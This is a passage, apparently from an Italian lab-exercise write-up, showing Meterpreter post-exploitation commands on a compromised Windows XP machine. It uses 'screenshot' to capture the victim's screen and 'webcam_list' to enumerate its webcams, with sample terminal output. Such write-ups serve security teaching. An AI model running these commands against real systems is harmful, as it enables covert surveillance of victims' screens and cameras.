


Tramite il comando “screenshot”, infine, si potrà ottenere una foto istantanea allo schermo del sistema hackerato. Una volta lanciato il comando Meterpreter salverà la foto nella home directory di Kali.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/BSMfSjYB.jpeg  
meterpreter > screenshot  
Screenshot saved to: /home/kali/DJSkeMaW.jpeg  
meterpreter > 
```

Come possiamo vedere l'immagine che abbiamo ottenuto dopo aver lanciato il comando è la schermata presente sulla nostra macchina target.



Come parte finale dell'esercizio siamo andati ad individuare un'eventuale presenza di webcam su WindowsXP tramite il comando "webcam_list", il quale mostrerà le webcam disponibili sul target.

```
meterpreter > webcam_list  
1: Periferica video USB  
meterpreter > █
```

Qualora sul sistema non fossero attive webcam, il comando restituirà questo tipo di risposta.

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > █
```

